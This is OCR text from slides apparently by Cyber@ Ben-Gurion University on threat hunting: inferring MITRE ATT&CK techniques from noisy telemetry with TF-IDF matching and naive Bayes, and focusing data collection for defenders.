


CBG Cyber@ Ben-Gurion University of the Negev




CBG Cyber@ Ben-Gurion University of the Negev

Threat intelligence / threat hunting




CBG Cyber@ Ben-Gurion University of the Negev

Attack Hypotheses Generation



Hypotheses generation / IoA inference

Given raw noisy **telemetry** infer the most probable set of MITRE ATT&CK **Techniques** used




Like in text search,
given a set of keywords (**observables**) find a document (**technique**)
with the highest **TF × IDF**

CBG Cyber@ Ben-Gurion University of the Negev

Hypotheses generation / IoA inference

Given raw noisy **telemetry** infer the most probable set of MITRE ATT&CK **Techniques** used


Multi-level naïve Bayes



CBG Cyber@ Ben-Gurion University of the Negev

Hypotheses generation / IoA inference


Given raw noisy **telemetry** infer the most probable set of MITRE ATT&CK **Techniques** used



CBG Cyber@ Ben-Gurion University of the Negev

- So we have a large set of hypotheses
- What next?





Threat Hunting

- Do not **sit and wait** for the alerts.
- Threat hunting is an **active** cyber defence activity.
- The hunt is relying on constant feed of **cyber threat intelligence** (CTI).

Targeted data collection

- Feeding the security analytics employed with irrelevant information making the analyst “**find a needle in a haystack**”.
- Focused, targeted data collection significantly **reduces resources** spent on data collection.
- While human involvement remains indispensable, improve the level of automation for **effective investigation**



CBG Cyber@ Ben-Gurion University of the Negev


Exploitation vs. Exploration

